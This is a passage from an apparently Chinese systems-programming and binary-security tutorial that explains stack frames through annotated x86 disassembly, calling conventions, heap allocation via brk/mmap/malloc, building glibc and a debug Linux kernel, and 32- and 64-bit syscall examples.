   0x0000056e <+11>:     mov    ebp,esp
;把调用 main() 之前的 esp 作为当前栈帧的 ebp
   0x00000570 <+13>:     push   ebx
;ebx、ecx 入栈
   0x00000571 <+14>:     push   ecx
   0x00000572 <+15>:     sub    esp,0x10
;为局部变量 a、b 分配空间并做到 16 字节对齐
   0x00000575 <+18>:     call   0x440 <__x86.get_pc_thunk.bx>
;调用 <__x86.get_pc_thunk.bx> 函数，将 esp 强制转换为双字数据后保存到
ebx
   0x0000057a <+23>:     add    ebx,0x1a86
;ebx+0x1a86
   0x00000580 <+29>:     mov    DWORD PTR [ebp-0x10],0x1
;a 第二个入栈所以保存在 ebp-0x10 的位置，此句即 a=1
```

```
   0x00000587 <+36>:    mov    DWORD PTR [ebp-0xc],0x2
;b 第一个入栈所以保存在 ebp-0xc 的位置，此句即 b=2
   0x0000058e <+43>:    push   DWORD PTR [ebp-0xc]
;将 b 压入栈中
   0x00000591 <+46>:    push   DWORD PTR [ebp-0x10]
;将 a 压入栈中
   0x00000594 <+49>:    call   0x53d <add>
;调用 add() 函数，返回值保存在 eax 中
   0x00000599 <+54>:    add    esp,0x8
;清理 add() 的参数
   0x0000059c <+57>:    sub    esp,0x8
;调整 esp 使 16 位对齐
   0x0000059f <+60>:    push   eax
;eax 入栈
   0x000005a0 <+61>:    lea    eax,[ebx-0x19b0]
;ebx-0x19b0 的地址保存到 eax，该地址处保存字符串 "%d\n"
   0x000005a6 <+67>:    push   eax
;eax 入栈
   0x000005a7 <+68>:    call   0x3d0 <printf@plt>
;调用 printf() 函数
   0x000005ac <+73>:    add    esp,0x10
;调整栈顶指针 esp，清理 printf() 的参数
   0x000005af <+76>:    mov    eax,0x0
;eax=0x0
   0x000005b4 <+81>:    lea    esp,[ebp-0x8]
;ebp-0x8 的地址保存到 esp
   0x000005b7 <+84>:    pop    ecx
;弹栈恢复 ecx、ebx、ebp
   0x000005b8 <+85>:    pop    ebx
   0x000005b9 <+86>:    pop    ebp
   0x000005ba <+87>:    lea    esp,[ecx-0x4]
;ecx-0x4 的地址保存到 esp
   0x000005bd <+90>:    ret
;返回，相当于 pop eip;
End of assembler dump.
gdb-peda$ disassemble add
Dump of assembler code for function add:
   0x0000053d <+0>:    push   ebp
 ;保存调用 add() 函数之前的 ebp
   0x0000053e <+1>:    mov    ebp,esp
```

```
 ;把调用 add() 之前的 esp 作为当前栈帧的 ebp
   0x00000540 <+3>:    sub    esp,0x10
 ;为局部变量 x、y 分配空间并做到 16 字节对齐
   0x00000543 <+6>:    call   0x5be <__x86.get_pc_thunk.ax>
 ;调用 <__x86.get_pc_thunk.ax> 函数，将 esp 强制转换为双字数据后保存到
 eax
   0x00000548 <+11>:    add    eax,0x1ab8
;eax+0x1ab8
   0x0000054d <+16>:    mov    eax,DWORD PTR [ebp+0x8]
;将 ebp+0x8 的数据 0x1 传送到 eax，ebp+0x4 为函数返回地址
   0x00000550 <+19>:    mov    DWORD PTR [ebp-0x8],eax
;保存 eax 的值 0x1 到 ebp-0x8 的位置
   0x00000553 <+22>:    mov    eax,DWORD PTR [ebp+0xc]
;将 ebp+0xc 的数据 0x2 传送到 eax
   0x00000556 <+25>:    mov    DWORD PTR [ebp-0x4],eax
;保存 eax 的值 0x2 到 ebp-0x4 的位置
   0x00000559 <+28>:    mov    edx,DWORD PTR [ebp-0x8]
;取出 ebp-0x8 的值 0x1 到 edx
   0x0000055c <+31>:    mov    eax,DWORD PTR [ebp-0x4]
;取出 ebp-0x4 的值 0x2 到 eax
   0x0000055f <+34>:    add    eax,edx
;eax+edx
   0x00000561 <+36>:    leave
;返回，相当于 mov esp,ebp; pop ebp;
   0x00000562 <+37>:    ret
End of assembler dump.
```

这里我们在 Linux 环境下，由于 ELF 文件的入口其实是 `_start` 而不是 `main()`，所以我们还应该关注下面的函数：

```
gdb-peda$ disassemble _start
Dump of assembler code for function _start:
   0x00000400 <+0>:    xor    ebp,ebp
 ;清零 ebp，表示下面的 main() 函数栈帧中 ebp 保存的上一级 ebp 为 0x0000
0000
   0x00000402 <+2>:    pop    esi
 ;将 argc 存入 esi
   0x00000403 <+3>:    mov    ecx,esp
 ;将栈顶地址（argv 和 env 数组的其实地址）传给 ecx
```

```
   0x00000405 <+5>:    and    esp,0xfffffff0
 ;栈 16 字节对齐
   0x00000408 <+8>:    push   eax
 ;eax、esp、edx 入栈
   0x00000409 <+9>:    push   esp
   0x0000040a <+10>:    push   edx
   0x0000040b <+11>:    call   0x432 <_start+50>
;先将下一条指令地址 0x00000410 压栈，设置 esp 指向它，再调用 0x00000432
 处的指令
   0x00000410 <+16>:    add    ebx,0x1bf0
;ebx+0x1bf0
   0x00000416 <+22>:    lea    eax,[ebx-0x19d0]
;取 <__libc_csu_fini> 地址传给 eax，然后压栈
   0x0000041c <+28>:    push   eax
   0x0000041d <+29>:    lea    eax,[ebx-0x1a30]
;取 <__libc_csu_init> 地址传入 eax，然后压栈
   0x00000423 <+35>:    push   eax
   0x00000424 <+36>:    push   ecx
;ecx、esi 入栈保存
   0x00000425 <+37>:    push   esi
   0x00000426 <+38>:    push   DWORD PTR [ebx-0x8]
;调用 main() 函数之前保存返回地址，其实就是保存 main() 函数的入口地址
   0x0000042c <+44>:    call   0x3e0 <__libc_start_main@plt>
;call 指令调用 __libc_start_main 函数
   0x00000431 <+49>:    hlt
;hlt 指令使程序停止运行，处理器进入暂停状态，不执行任何操作，不影响标志。当
RESET 线上有复位信号、CPU 响应非屏蔽终端、CPU 响应可屏蔽终端 3 种情况之一
时，CPU 脱离暂停状态，执行下一条指令
   0x00000432 <+50>:    mov    ebx,DWORD PTR [esp]
;esp 强制转换为双字数据后保存到 ebx
   0x00000435 <+53>:    ret
;返回，相当于 pop eip;
   0x00000436 <+54>:    xchg   ax,ax
;交换 ax 和 ax 的数据，相当于 nop
   0x00000438 <+56>:    xchg   ax,ax
   0x0000043a <+58>:    xchg   ax,ax
   0x0000043c <+60>:    xchg   ax,ax
   0x0000043e <+62>:    xchg   ax,ax
End of assembler dump.
```

函数调用约定

函数调用约定是对函数调用时如何传递参数的一种约定。调用函数前要先把参数压入栈然后再传递给函数。

一个调用约定大概有如下的内容：

- 函数参数的传递顺序和方式
- 栈的维护方式
- 名字修饰的策略


主要的函数调用约定如下，其中 cdecl 是 C 语言默认的调用约定：

调用约定	出栈方	参数传递	名字修饰
cdecl	函数调用方	从右到左的顺序压参数入栈	下划线＋函数名
stdcall	函数本身	从右到左的顺序压参数入栈	下划线＋函数名＋@＋参数的字节数
fastcall	函数本身	都两个 DWORD（4 字节）类型或者占更少字节的参数被放入寄存器，其他剩下的参数按从右到左的顺序压入栈	@＋函数名＋@＋参数的字节数

除了参数的传递之外，函数与调用方还可以通过返回值进行交互。当返回值不大于 4 字节时，返回值存储在 eax 寄存器中，当返回值在 5~8 字节时，采用 eax 和 edx 结合的形式返回，其中 eax 存储低 4 字节， edx 存储高 4 字节。

堆与内存管理

堆



堆是用于存放除了栈里的东西之外所有其他东西的内存区域，有动态内存分配器负责维护。分配器将堆视为一组不同大小的块（block）的集合来维护，每个块就是一个连续的虚拟内存器片（chunk）。当使用 `malloc()` 和 `free()` 时就是在操作堆中的内存。对于堆来说，释放工作由程序员控制，容易产生内存泄露。

堆是向高地址扩展的数据结构，是不连续的内存区域。这是由于系统是用链表来存储的空闲内存地址的，而链表的遍历方向是由低地址向高地址。堆的大小受限于计算机系统中有效的虚拟内存。由此可见，堆获得的空间比较灵活，也比较大。

如果每次申请内存时都直接使用系统调用，会严重影响程序的性能。通常情况下，运行库先向操作系统“批发”一块较大的堆空间，然后“零售”给程序使用。当全部“售完”之后或者剩余空间不能满足程序的需求时，再根据情况向操作系统“进货”。

进程堆管理

Linux 提供了两种堆空间分配的方式，一个是 `brk()` 系统调用，另一个是 `mmap()` 系统调用。可以使用 `man brk` 、 `man mmap` 查看。

`brk()` 的声明如下：

```
#include <unistd.h>

int brk(void *addr);

void *sbrk(intptr_t increment);
```

参数 `*addr` 是进程数据段的结束地址，`brk()` 通过改变该地址来改变数据段的大小，当结束地址向高地址移动，进程内存空间增大，当结束地址向低地址移动，进程内存空间减小。`brk()` 调用成功时返回 0，失败时返回 -1。`sbrk()` 与 `brk()` 类似，但是参数 `increment` 表示增量，即增加或减少的空间大小，调用成功时返回增加后减小前数据段的结束地址，失败时返回 -1。

在上图中我们看到 brk 指示堆结束地址，start_brk 指示堆开始地址。BSS segment 和 heap 之间有一段 Random brk offset，这是由于 ASLR 的作用，如果关闭了 ASLR，则 Random brk offset 为 0，堆结束地址和数据段开始地址重合。

例子：源码

```
#include <stdio.h>
#include <unistd.h>
void main() {
        void *curr_brk, *tmp_brk, *pre_brk;

        printf("当前进程 PID：%d\n", getpid());

        tmp_brk = curr_brk = sbrk(0);
        printf("初始化后的结束地址：%p\n", curr_brk);
        getchar();

        brk(curr_brk+4096);
        curr_brk = sbrk(0);
        printf("brk 之后的结束地址：%p\n", curr_brk);
        getchar();

        pre_brk = sbrk(4096);
        curr_brk = sbrk(0);
        printf("sbrk 返回值（即之前的结束地址）：%p\n", pre_brk);
        printf("sbrk 之后的结束地址：%p\n", curr_brk);
        getchar();

        brk(tmp_brk);
        curr_brk = sbrk(0);
        printf("恢复到初始化时的结束地址：%p\n", curr_brk);
        getchar();
}
```

开启两个终端，一个用于执行程序，另一个用于观察内存地址。首先我们看关闭了 ASLR 的情况。第一步初始化：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
         /home/a.out
56558000-56579000 rw-p 00000000 00:00 0
         [heap]
...
```

数据段结束地址和堆开始地址同为 `0x56558000` ，堆结束地址为 `0x56579000` 。

第二步使用 `brk()` 增加堆空间：

```
$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000

brk 之后的结束地址：0x5657a000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
         /home/a.out
56558000-5657a000 rw-p 00000000 00:00 0
         [heap]
...
```

堆开始地址不变，结束地址增加为 `0x5657a000` 。

第三步使用 `sbrk()` 增加堆空间：

```
$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000

brk 之后的结束地址：0x5657a000

sbrk 返回值（即之前的结束地址）：0x5657a000
sbrk 之后的结束地址：0x5657b000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
         /home/a.out
56558000-5657b000 rw-p 00000000 00:00 0
         [heap]
...
```

第四步减小堆空间：

```
]$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000

brk 之后的结束地址：0x5657a000

sbrk 返回值（即之前的结束地址）：0x5657a000
sbrk 之后的结束地址：0x5657b000

恢复到初始化时的结束地址：0x56579000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
         /home/a.out
56558000-56579000 rw-p 00000000 00:00 0
         [heap]
...
```

再来看一下开启了 ASLR 的情况：

```
# echo 2 > /proc/sys/kernel/randomize_va_space
```

```
]$ ./a.out
当前进程 PID：28025
初始化后的结束地址：0x578ad000
```

```
# cat /proc/28025/maps
...
5663f000-56640000 rw-p 00001000 08:01 28587506
         /home/a.out
5788c000-578ad000 rw-p 00000000 00:00 0
         [heap]
...
```

可以看到这时数据段的结束地址 `0x56640000` 不等于堆的开始地址 `0x5788c000` 。

`mmap()` 的声明如下：

```
#include <sys/mman.h>

void *mmap(void *addr, size_t len, int prot, int flags,
    int fildes, off_t off);
```

`mmap()` 函数用于创建新的虚拟内存区域，并将对象映射到这些区域中，当它不将地址空间映射到某个文件时，我们称这块空间为匿名（Anonymous）空间，匿名空间可以用来作为堆空间。`mmap()` 函数要求内核创建一个从地址 `addr` 开始的新虚拟内存区域，并将文件描述符 `fildes` 指定的对象的一个连续的片（chunk）映射到这个新区域。连续的对象片大小为 `len` 字节，从距文件开始处偏移量为 `off` 字节的地方开始。`prot` 描述虚拟内存区域的访问权限位，`flags` 描述被映射对象类型的位组成。

`munmap()` 则用于删除虚拟内存区域：

```
#include <sys/mman.h>

int munmap(void *addr, size_t len);
```

例子：源码

```
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>
void main() {
    void *curr_brk;

    printf("当前进程 PID：%d\n", getpid());
    printf("初始化后\n");
    getchar();

    char *addr;
    addr = mmap(NULL, (size_t)4096, PROT_READ|PROT_WRITE, MAP_PR
IVATE | MAP_ANONYMOUS, 0, 0);
    printf("mmap 完成\n");
    getchar();

    munmap(addr, (size_t)4096);
    printf("munmap 完成\n");
    getchar();
}
```

第一步初始化：

```
$ ./a.out
当前进程 PID：28652
初始化后
```

```
# cat /proc/28652/maps
...
f76b2000-f76b5000 rw-p 00000000 00:00 0
f76ef000-f76f1000 rw-p 00000000 00:00 0
...
```

第二步 mmap：

```
]$ ./a.out
当前进程 PID：28652
初始化后
mmap 完成
```

```
# cat /proc/28652/maps
...
f76b2000-f76b5000 rw-p 00000000 00:00 0
f76ee000-f76f1000 rw-p 00000000 00:00 0
...
```

第三步 munmap：

```
$ ./a.out
当前进程 PID：28652
初始化后
mmap 完成
munmap 完成
```

```
# cat /proc/28652/maps
...
f76b2000-f76b5000 rw-p 00000000 00:00 0
f76ef000-f76f1000 rw-p 00000000 00:00 0
...
```

可以看到第二行第一列地址从 `f76ef000` -> `f76ee000` -> `f76ef000` 变化。 `0xf76ee000-0xf76ef000=0x1000=4096` 。

通常情况下，我们不会直接使用 `brk()` 和 `mmap()` 来分配堆空间，C 标准库提供了一个叫做 `malloc` 的分配器，程序通过调用 `malloc()` 函数来从堆中分配块，声明如下：

```
#include <stdlib.h>

void *malloc(size_t size);
void free(void *ptr);
void *calloc(size_t nmemb, size_t size);
void *realloc(void *ptr, size_t size);
```

示例：

```
#include<stdio.h>
#include<malloc.h>
void foo(int n) {
    int *p;
    p = (int *)malloc(n * sizeof(int));

    for (int i=0; i<n; i++) {
        p[i] = i;
        printf("%d ", p[i]);
    }
    printf("\n");

    free(p);
}

void main() {
    int n;
    scanf("%d", &n);

    foo(n);
}
```

运行结果：

```
$ ./malloc
4
0 1 2 3
$ ./malloc
8
0 1 2 3 4 5 6 7
$ ./malloc
16
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
```

使用 gdb 查看反汇编代码：

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
```

```
   0x0000066d <+0>:    push   ebp
   0x0000066e <+1>:    mov    ebp,esp
   0x00000670 <+3>:    push   ebx
   0x00000671 <+4>:    sub    esp,0x14
   0x00000674 <+7>:    call   0x570 <__x86.get_pc_thunk.bx>
   0x00000679 <+12>:    add    ebx,0x1987
   0x0000067f <+18>:    mov    eax,DWORD PTR [ebp+0x8]
   0x00000682 <+21>:    shl    eax,0x2
   0x00000685 <+24>:    sub    esp,0xc
   0x00000688 <+27>:    push   eax
   0x00000689 <+28>:    call   0x4e0 <malloc@plt>
   0x0000068e <+33>:    add    esp,0x10
   0x00000691 <+36>:    mov    DWORD PTR [ebp-0xc],eax
   0x00000694 <+39>:    mov    DWORD PTR [ebp-0x10],0x0
   0x0000069b <+46>:    jmp    0x6d9 <foo+108>
   0x0000069d <+48>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006a0 <+51>:    lea    edx,[eax*4+0x0]
   0x000006a7 <+58>:    mov    eax,DWORD PTR [ebp-0xc]
   0x000006aa <+61>:    add    edx,eax
   0x000006ac <+63>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006af <+66>:    mov    DWORD PTR [edx],eax
   0x000006b1 <+68>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006b4 <+71>:    lea    edx,[eax*4+0x0]
   0x000006bb <+78>:    mov    eax,DWORD PTR [ebp-0xc]
   0x000006be <+81>:    add    eax,edx
   0x000006c0 <+83>:    mov    eax,DWORD PTR [eax]
   0x000006c2 <+85>:    sub    esp,0x8
   0x000006c5 <+88>:    push   eax
   0x000006c6 <+89>:    lea    eax,[ebx-0x17e0]
   0x000006cc <+95>:    push   eax
   0x000006cd <+96>:    call   0x4b0 <printf@plt>
   0x000006d2 <+101>:    add    esp,0x10
   0x000006d5 <+104>:    add    DWORD PTR [ebp-0x10],0x1
   0x000006d9 <+108>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006dc <+111>:    cmp    eax,DWORD PTR [ebp+0x8]
   0x000006df <+114>:    jl     0x69d <foo+48>
   0x000006e1 <+116>:    sub    esp,0xc
   0x000006e4 <+119>:    push   0xa
   0x000006e6 <+121>:    call   0x500 <putchar@plt>
   0x000006eb <+126>:    add    esp,0x10
```

```
   0x000006ee <+129>:    sub    esp,0xc
   0x000006f1 <+132>:    push   DWORD PTR [ebp-0xc]
   0x000006f4 <+135>:    call   0x4c0 <free@plt>
   0x000006f9 <+140>:    add    esp,0x10
   0x000006fc <+143>:    nop
   0x000006fd <+144>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x00000700 <+147>:    leave
   0x00000701 <+148>:    ret
End of assembler dump.
```

关于 glibc 中的 malloc 实现是一个很重要的话题，我们会在后面的章节详细介绍。

1.5.8 glibc malloc

- glibc
- malloc
- 参考资料

下载文件

glibc

glibc 即 GNU C Library，是为 GNU 操作系统开发的一个 C 标准库。glibc 主要由两部分组成，一部分是头文件，位于 `/usr/include` ；另一部分是库的二进制文件。二进制文件部分主要是 C 语言标准库，有动态和静态两个版本，动态版本位于 `/lib/libc.so.6` ，静态版本位于 `/usr/lib/libc.a` 。

这一章中，我们将阅读分析 glibc 的源码，下面先把它下载下来，并切换到我们需要的版本：

```
$ git clone git://sourceware.org/git/glibc.git
$ cd glibc
$ git checkout --track -b local_glibc-2.23 origin/release/2.23/m
aster
```

下面来编译它，首先修改配置文件 Makeconfig，将 `-Werror` 注释掉，这样可以避免高版本 GCC（v8.1.0） 将警告当做错误处理：

```
$ cat Makeconfig | grep -i werror | grep warn
+gccwarn += #-Werror
```

接下来需要打上一个 patch：

```
$ cat regexp.patch
diff --git a/misc/regexp.c b/misc/regexp.c
index 19d76c0..9017bc1 100644
--- a/misc/regexp.c
+++ b/misc/regexp.c
@@ -29,14 +29,17 @@

 #if SHLIB_COMPAT (libc, GLIBC_2_0, GLIBC_2_23)

-/* Define the variables used for the interface.  */
-char *loc1;
-char *loc2;
+#include <stdlib.h>    /* Get NULL.  */
+
+/* Define the variables used for the interface.  Avoid .symver
on common
+   symbol, which just creates a new common symbol, not an alias
.  */
+char *loc1 = NULL;
+char *loc2 = NULL;
 compat_symbol (libc, loc1, loc1, GLIBC_2_0);
 compat_symbol (libc, loc2, loc2, GLIBC_2_0);

 /* Although we do not support the use we define this variable a
s well.  */
-char *locs;
+char *locs = NULL;
 compat_symbol (libc, locs, locs, GLIBC_2_0);
$ patch misc/regexp.c regexp.patch
```

然后就可以编译了：

```
$ mkdir build && cd build
$ ../configure --prefix=/usr/local/glibc-2.23
$ make -j4 && sudo make install
```

如果我们想要在编译程序时指定 libc，可以像这样：

```
$ gcc -L/usr/local/glibc-2.23/lib -Wl,--rpath=/usr/local/glibc-2
.23/lib -Wl,-I/usr/local/glibc-2.23/lib/ld-2.23.so test.c
$ ldd a.out
        linux-vdso.so.1 (0x00007ffcc76b0000)
        libc.so.6 => /usr/local/glibc-2.23/lib/libc.so.6 (0x0000
7f6abd578000)
        /usr/local/glibc-2.23/lib/ld-2.23.so => /usr/lib64/ld-li
nux-x86-64.so.2 (0x00007f6abdb1c000)
```

然后如果希望在调试时指定 libc 的源文件，可以使用 gdb 命令 `directory`，但是这种方法的缺点是不能解析子目录，所以推荐使用下面的命令在启动时加载：

```
$ gdb `find ~/path/to/glibc/source -type d -printf '-d %p '` ./a
.out
```

malloc.c

下面我们先分析 glibc 2.23 版本的源码，它是 Ubuntu16.04 的默认版本，在 pwn 中也最常见。然后，我们再探讨新版本的 glibc 中所加入的漏洞缓解机制。

相关结构

堆块结构

- Allocated Chunk
- Free Chunk
- Top Chunk

Bins 结构

- Fast Bins
- Small Bins
- Large Bins
- Unsorted Bins

Arena 结构

分配函数

`_int_malloc()`

释放函数

`_int_free()`

重分配函数

`_int_realloc()`

参考资料

- The GNU C Library (glibc)
- glibc manual

1.5.9 Linux 内核

编译安装

我的编译环境是如下。首先安装必要的软件：

```
$ uname -a
Linux firmy-pc 4.14.34-1-MANJARO #1 SMP PREEMPT Thu Apr 12 17:26
:43 UTC 2018 x86_64 GNU/Linux
$ yaourt -S base-devel
```

为了方便学习，选择一个稳定版本，比如最新的 4.16.3。

```
$ mkdir ~/kernelbuild && cd ~/kernelbuild
$ wget -c https://cdn.kernel.org/pub/linux/kernel/v4.x/linux-4.1
6.3.tar.xz
$ tar -xvJf linux-4.16.3.tar.xz
$ cd linux-4.16.3/
$ make clean && make mrproper
```

内核的配置选项在 `.config` 文件中，有两种方法可以设置这些选项，一种是从当前内核中获得一份默认配置：

```
$ zcat /proc/config.gz > .config
$ make oldconfig
```

另一种是自己生成一份配置：

```
$ make localmodconfig   # 使用当前内核配置生成
$ # OR
$ make defconfig        # 根据当前架构默认的配置生成
```

为了能够对内核进行调试，需要设置下面的参数：

```
CONFIG_DEBUG_INFO=y
CONFIG_DEBUG_INFO_REDUCED=n
CONFIG_GDB_SCRIPTS=y
```

如果需要使用 kgdb，还需要开启下面的参数：

```
CONFIG_STRICT_KERNEL_RWX=n
CONFIG_FRAME_POINTER=y
CONFIG_KGDB=y
CONFIG_KGDB_SERIAL_CONSOLE=y
```

`CONFIG_STRICT_KERNEL_RWX` 会将特定的内核内存空间标记为只读，这将阻止你使用软件断点，最好将它关掉。 如果希望使用 kdb，在上面的基础上再加上：

```
CONFIG_KGDB_KDB=y
CONFIG_KDB_KEYBOARD=y
```

另外如果你在调试时不希望被 KASLR 干扰，可以在编译时关掉它：

```
CONFIG_RANDOMIZE_BASE=n
CONFIG_RANDOMIZE_MEMORY=n
```

将上面的参数写到文件 `.config-fragment` ，然后合并进 `.config` ：

```
$ ./scripts/kconfig/merge_config.sh .config .config-fragment
```

最后因为内核编译默认开启了 `-O2` 优化，可以修改 Makefile 为 `-O0` ：

```
KBUILD_CFLAGS   += -O0
```

编译内核：

```
$ make
```

完成后当然就是安装，但我们这里并不是真的要将本机的内核换掉，接下来的过程就交给 QEMU 了。（参考章节4.1）

系统调用

在 Linux 中，系统调用是一些内核空间函数，是用户空间访问内核的唯一手段。这些函数与 CPU 架构有关，x86-64 架构提供了 322 个系统调用，x86 提供了 358 个系统调用（参考附录9.4）。

下面是一个用 32 位汇编写的例子，源码：

```
.data

msg:
    .ascii "hello 32-bit!\n"
    len = . - msg

.text
    .global _start

_start:
    movl $len, %edx
    movl $msg, %ecx
    movl $1, %ebx
    movl $4, %eax
    int $0x80

    movl $0, %ebx
    movl $1, %eax
    int $0x80
```

编译执行（可以编译成64位程序的）：

```
$ gcc -m32 -c hello32.S
$ ld -m elf_i386 -o hello32 hello32.o
$ strace ./hello32
execve("./hello32", ["./hello32"], 0x7ffff990f830 /* 68 vars */)
 = 0
strace: [ Process PID=19355 runs in 32 bit mode. ]
write(1, "hello 32-bit!\n", 14hello 32-bit!
)         = 14
exit(0)                                 = ?
+++ exited with 0 +++
```

可以看到程序将调用号保存到 `eax` ，并通过 `int $0x80` 来使用系统调用。

虽然软中断 `int 0x80` 非常经典，早期 2.6 及以前版本的内核都使用这种机制进行系统调用。但因其性能较差，在往后的内核中使用了快速系统调用指令来替代，32 位系统使用 `sysenter` （对应 `sysexit` ） 指令，而 64 位系统使用 `syscall` （对应 `sysret` ） 指令。

一个使用 sysenter 的例子：

```
.data

msg:
    .ascii "Hello sysenter!\n"
    len = . - msg

.text
    .globl _start

_start:
    movl $len, %edx
    movl $msg, %ecx
    movl $1, %ebx
    movl $4, %eax
    # Setting the stack for the systenter
    pushl $sysenter_ret
    pushl %ecx
    pushl %edx
    pushl %ebp
    movl %esp, %ebp
    sysenter

sysenter_ret:
    movl $0, %ebx
    movl $1, %eax
    # Setting the stack for the systenter
    pushl $sysenter_ret
    pushl %ecx
    pushl %edx
    pushl %ebp
    movl %esp, %ebp
    sysenter
```

```
$ gcc -m32 -c sysenter.S
$ ld -m elf_i386 -o sysenter sysenter.o
$ strace ./sysenter
execve("./sysenter", ["./sysenter"], 0x7fff73993fd0 /* 69 vars *
/) = 0
strace: [ Process PID=7663 runs in 32 bit mode. ]
write(1, "Hello sysenter!\n", 16Hello sysenter!
)       = 16
exit(0)                                 = ?
+++ exited with 0 +++
```

可以看到，为了使用 sysenter 指令，需要为其手动布置栈。这是因为在 sysenter 返回时，会执行 `__kernel_vsyscall` 的后半部分（从0xf7fd5059开始）：

```
gdb-peda$ vmmap vdso
Start      End        Perm      Name
0xf7fd4000 0xf7fd6000 r-xp      [vdso]
gdb-peda$ disassemble __kernel_vsyscall
Dump of assembler code for function __kernel_vsyscall:
   0xf7fd5050 <+0>:     push   ecx
   0xf7fd5051 <+1>:     push   edx
   0xf7fd5052 <+2>:     push   ebp
   0xf7fd5053 <+3>:     mov    ebp,esp
   0xf7fd5055 <+5>:     sysenter
   0xf7fd5057 <+7>:     int    0x80
   0xf7fd5059 <+9>:     pop    ebp
   0xf7fd505a <+10>:    pop    edx
   0xf7fd505b <+11>:    pop    ecx
   0xf7fd505c <+12>:    ret
End of assembler dump.
```

`__kernel_vsyscall` 封装了 sysenter 调用的规范，是 vDSO 的一部分，而 vDSO 允许程序在用户层中执行内核代码。关于 vDSO 的内容我们将在后面的章节中细讲。

下面是一个 64 位使用 `syscall` 的例子：

```
.data

msg:
    .ascii "Hello 64-bit!\n"
    len = . - msg

.text
    .global _start

_start:
    movq  $1, %rdi
    movq  $msg, %rsi
    movq  $len, %rdx
    movq  $1, %rax
    syscall

    xorq  %rdi, %rdi
    movq  $60, %rax
    syscall
```

编译执行（不能编译成32位程序）：

```
$ gcc -c hello64.S
$ ld -o hello64 hello64.o
$ strace ./hello64
execve("./hello64", ["./hello64"], 0x7ffe11485290 /* 68 vars */)
 = 0
write(1, "Hello 64-bit!\n", 14Hello 64-bit!
)         = 14
exit(0)                                 = ?
+++ exited with 0 +++
```

